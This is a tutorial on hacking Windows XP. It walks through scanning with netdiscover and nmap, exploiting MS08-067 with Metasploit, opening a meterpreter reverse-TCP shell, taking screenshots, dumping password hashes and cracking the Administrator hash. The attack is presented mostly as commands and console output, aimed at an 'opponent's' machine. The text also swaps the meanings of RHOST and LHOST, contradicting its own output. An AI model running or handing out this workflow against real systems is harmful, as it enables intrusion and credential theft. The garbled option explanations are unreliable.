[Year]

WINDOWS-XP HACKING



Deme Saikiran AZURESKYNET.PVT.LTD [Date] HACKING: Finding weakness of the oponent's system.

Now coming to the Windows-XP hacking we need to map the four steps:

- 1) Info Gathering
- 2) Scanning Vulnerability
- 3) Gaining access
- 4) Maintaining Oponent's system.

I. INFO GATHERING:

Gathering information is nothing but getting the oponent's ip address and the mac address.

There are two ways to get the ip address:

- 1. Via Terminal
- 2. Via inbuilt application named()

Going through terminal

- Open ther terminal and search **netdiscover** to scan the ip addresses that are in the same network for which you are connected.
- Then we get the ipaddress and the vendor info like shown below

```
kali:~# netdiscover
Currently scanning: 192.168.15.0/16
                                          Screen View: Unique Hosts
3 Captured ARP Reg/Rep packets, from 3 hosts.
                                                Total size: 180
 IP
                                   Count
                At MAC Address
                                             Len
                                                  MAC Vendor / Hostname
                                       1
192.168.11.2
               00:50:56:fb:4c:e3
                                              60
                                                 Unknown vendor
192.168.11.128 00:0c:29:69:73:d4
                                                  Unknown vendor
192.168.11.254 00:50:56:e9:26:b0
                                                 Unknown vendor
```

II. **SCANNING**:

This method includes majorly 3 steps to know about the oponent's system

To know the information bout the oponent's system that which os is using we need to enter the command

nmap -O <oponent's ipaddress>

```
li:~# nmap -0 192.168.11.128
Starting Nmap 7.40 ( https://nmap.org ) at 2018-06-14 10:32 EDT
Nmap scan report for 192.168.11.128
Host is up (0.0011s latency).
Not shown: 995 closed ports
PORT STATE SERVICE
135/tcp open msrpc
139/tcp open netbios-ssn
445/tcp open microsoft-ds
1025/tcp open NFS-or-IIS
5000/tcp open upnp
MAC Address: 00:0C:29:69:73:D4 (VMware)
Device type: general purpose
Running: Microsoft Windows 2000|XP
OS CPE: cpe:/o:microsoft:windows_2000;:- cpe:/o:microsoft:windows_2000::spl cpe:/o:microsoft:windows_2000::sp2 cp
e:/o:microsoft:windows_2000::sp3 cpe:/o:microsoft:windows_2000::sp4 cpe:/o:microsoft:windows_xp::- cpe:/o:microsoft:windows_xp::-
OS details: Microsoft Windows 2000 SPO - SP4 or Windows XP SPO - SP1
Network Distance: 1 hop
OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 2.05 seconds
```

• Then after we need to check for the vulnerability (weakness) of the system by entering the command as

nmap -script vuln <Oponent's ipaddress>

```
ali:~# nmap -script vuln 192.168.11.128
 Starting Nmap 7.40 ( https://nmap.org ) at 2018-06-14 10:34 EDT Nmap scan report for 192.168.11.128 Host is up (0.00047s latency). Not shown: 995 closed ports PORT STATE SERVICE 135/tcp open msrpc 139/tcp open netbios-ssn 445/tcp open microsoft-ds 1025/tcp open MFS-or-IIS 5000/tcp open upnp
  5000/tcp open upnp
MAC Address: 00:0C:29:69:73:D4 (VMware)
Host script results:
| smb-vuln-ms08-067:
| VULNERABLE:
| Microsoft Windows system vulnerable to remote code execution (MS08-067)
| State: VULNERABLE
| IDs: CVE:CVE-2008-4250
| The Server service in Microsoft Windows 2000 SP4, XP SP2 and SP3, Server 2003 SP1 and SP2,
| Vista Gold and SP1, Server 2008, and 7 Pre-Beta allows remote attackers to execute arbitrary
| code via a crafted RPC request that triggers the overflow during path canonicalization.
                  Disclosure date: 2008-10-23
       References:
https://technet.microsoft.com/en-us/library/security/ms08-067.aspx
https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2008-4250
smb-vuln-ms10-054: false
smb-vuln-ms10-061: ERROR: Script execution failed (use -d to debug)
 Nmap done: 1 IP address (1 host up) scanned in 16.90 seconds
```

GAINING ACCESS: III.

It involves the bypassing the firewall of the opponents system by injecting the virus into the opponent's system by following steps

• Opening Metasploitable framework by following command root@kali # msfconsole

```
oot@kali:~# msfconsole
IIIIIIII
  II
  II
  II
  II
\Pi\Pi\Pi\Pi
I love shells --egypt
Validate lots of vulnerabilities to demonstrate exposure
with Metasploit Pro -- Learn more on http://rapid7.com/metasploit
        =[ metasploit v4.14.10-dev
     --=[ 1639 exploits - 944 auxiliary - 289 post --=[ 472 payloads - 40 encoders - 9 nops
     --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]
msf >
```

• Next by searching the vulnerability type ms08-067 by following command

search ms08-067

```
> search ms08-067
 [] Module database cache not built yet, using slow search
Matching Modules
                                      Disclosure Date Rank
                                                              Description
  exploit/windows/smb/ms08 067 netapi 2008-10-28
                                                       great MS08-067 Microsoft Server Service Relative Path Stack Corruption
sf >
```

• To know more about the vuln of windows samba we need to enter command

info exploit /windows/smb/ms08_067_ netapi

```
msf > info exploit/windows/smb/ms08 067 netapi
       Name: MS08-067 Microsoft Server Service Relative Path Stack Corruption
    Module: exploit/windows/smb/ms08 067 netapi
  Platform: Windows
Privileged: Yes
    License: Metasploit Framework License (BSD)
       Rank: Great
 Disclosed: 2008-10-28
Provided by:
 hdm <x@hdm.io>
 Brett Moore <br/>
<br/>
brett.moore@insomniasec.com>
  frank2 <frank2@dc949.org>
  jduck <jduck@metasploit.com>
```

• So using the vulnerability to bypass into the system we use following command.

use exploit /windows/smb/ms08_067_ netapi

```
msf > use exploit/windows/smb/ms08 067 netapi
msf exploit(ms08_067_netapi) > show options
Module options (exploit/windows/smb/ms08 067 netapi):
   Name
            Current Setting Required Description
   RHOST
                                       The target address
                             ves
   RPORT
            445
                             ves
                                       The SMB service port (TCP)
   SMBPIPE BROWSER
                                       The pipe name to use (BROWSER, SRVSVC)
                             ves
Exploit target:
   Id
      Name
       Automatic Targeting
msf exploit(ms08_067_netapi) >
```

As shown in image there are some kind of targets payloads Rhost etc.

Then we need to set the RHOST i.e., Our Kali linux ip address by following command.

set RHOST <Kali ipaddress>

```
msf exploit(ms08 067 netapi) > set RHOST 192.168.11.128
RHOST => 192.168.11.128
```

Then set the payload (Bomb) this indicates that we are ready to attack the oponents system.

set payload windows/meterpreter/reverse_tcp

```
msf exploit(ms08_067_netapi) > set payload windows/meterpreter/reverse tcp
payload => windows/meterpreter/reverse tcp
```

Then we need to mention the system oponents ipsddress to set everything and to set the bomb(payload) to that corresponding system's ipaddress.

set LHOST < Oponent's Ipaddress>

```
msf exploit(ms08_067_netapi) > set LHOST 192.168.11.129
LHOST => 192.168.11.129
<u>msf</u> exploit(<mark>ms08_067_netapi</mark>) > show options
Module options (exploit/windows/smb/ms08 067 netapi):
            Current Setting Required Description
   Name
                                     The target address
   RHOST
            192.168.11.128
                              yes
   RPORT
            445
                              yes
                                        The SMB service port (TCP)
   SMBPIPE BROWSER
                              yes
                                        The pipe name to use (BROWSER, SRVSVC)
Payload options (windows/meterpreter/reverse tcp):
   Name
             Current Setting Required Description
   EXITFUNC
                                         Exit technique (Accepted: '', seh, thread, process, none)
            thread
                               yes
             192.168.11.129 yes
                                         The listen address
   LHOST
   LPORT
                               yes
                                         The listen port
Exploit target:
   Id Name
       Automatic Targeting
msf exploit(ms08_067_netapi) >
```

NOW EVERYTHING IS READY TO EXPLOIT THE OPONENT'S SYSTEM.

IV. **MAINTAINING:**

By using the **exploit** command we can exploit the oponent's pc.

```
msf exploit(ms08_067_netapi) > exploit
          Started reverse TCP handler on 192.168.11.129:4444
192.168.11.128:445 - Automatically detecting the target...
192.168.11.128:445 - Fingerprint: Windows XP - Service Pack 0 / 1 - lang:English
192.168.11.128:445 - Selected Target: Windows XP SP0/SP1 Universal
192.168.11.128:445 - Attempting to trigger the vulnerability...
Sending stage (957487 bytes) to 192.168.11.128
Meterpreter session 1 opened (192.168.11.129:4444 -> 192.168.11.128:1035) at 2018-06-14 10:55:28 -0400
meterpreter >
```


• Now the oponent's system is in our's control we can do whatever we want as shown commands by entering **help** command.

```
<u>meterpreter</u> > help
Core Commands
 _____
    Command
                              Description
                              Help menu
    background
                              Backgrounds the current session
    bakill
                              Kills a background meterpreter script
    bglist
                              Lists running background scripts
                              Executes a meterpreter script as a background thread
    bgrun
                              Displays information or control active channels
    channel
                              Closes a channel
    close
                              Disables encoding of unicode strings
    disable unicode encoding
    enable unicode encoding
                              Enables encoding of unicode strings
    exit
                              Terminate the meterpreter session
    get timeouts
                              Get the current session timeout values
                              Help menu
    help
    info
                              Displays information about a Post module
    irb
                              Drop into irb scripting mode
                              Load one or more meterpreter extensions
    load
    machine id
                              Get the MSF ID of the machine attached to the session
    migrate
                              Migrate the server to another process
                              Terminate the meterpreter session
    quit
    read
                              Reads data from a channel
                              Run the commands stored in a file
    resource
```

For example taking the screen shot of the oponents pc.

```
msf exploit(ms08_067_netapi) > exploit
       Started reverse TCP handler on 192.168.11.129:4444
 [*] 192.168.11.128:445 - Automatically detecting the target...
[*] 192.168.11.128:445 - Fingerprint: Windows XP - Service Pack 0 / 1 - lang:English
[*] 192.168.11.128:445 - Selected Target: Windows XP SP0/SP1 Universal
[*] 192.168.11.128:445 - Attempting to trigger the vulnerability...
[*] Sending stage (957487 bytes) to 192.168.11.128
  *] Meterpreter session 1 opened (192.168.11.129:4444 -> 192.168.11.128:1035) at 2018-06-14 10:55:28 -0400
<u>meterpreter</u> > screenshot
Screenshot saved to: /root/txadsLej.jpeg
meterpreter >
```

SCREENSHOT:



SYSTEM HAS BEEN HACKED.....

Then after dump the hash by the command **hashdump** it stores pass's of sys.

TO KNOW ABOUT ADMIN PASSWORD OF OPONENT'S:

There are many types to crack the hashes in kali linux they are:

- John the ripper.
- Rainbow cracker
- Medusa
- Ncrack


Websites like:

- Crack station (crackstation.net)
- Hashkiller (hashkiller.co.uk)
- Cmd5(cmd5.org)


Here are the few saple pics of the above mentioned techniques:

```
ali:~# cd Desktop/
root@kali:~/Desktop# john --format=LM --user=Administrator pass.txt
Using default input encoding: UTF-8
Using default target encoding: CP850
oaded 2 password hashes with no different salts (LM [DES 128/128 AVX-16])
No password hashes left to crack (see FAQ)
root@kali:~/Desktop# john --show --user=Administrator pass.txt
Administrator:SHASHANK:500:a2a827299fcfb944c482c03f54cdb5d9:6374dbd9f4c1f643142b68af3f542764:::
2 password hashes cracked, 0 left
```

Crackstation:



Hashkiller:



Cmd5:

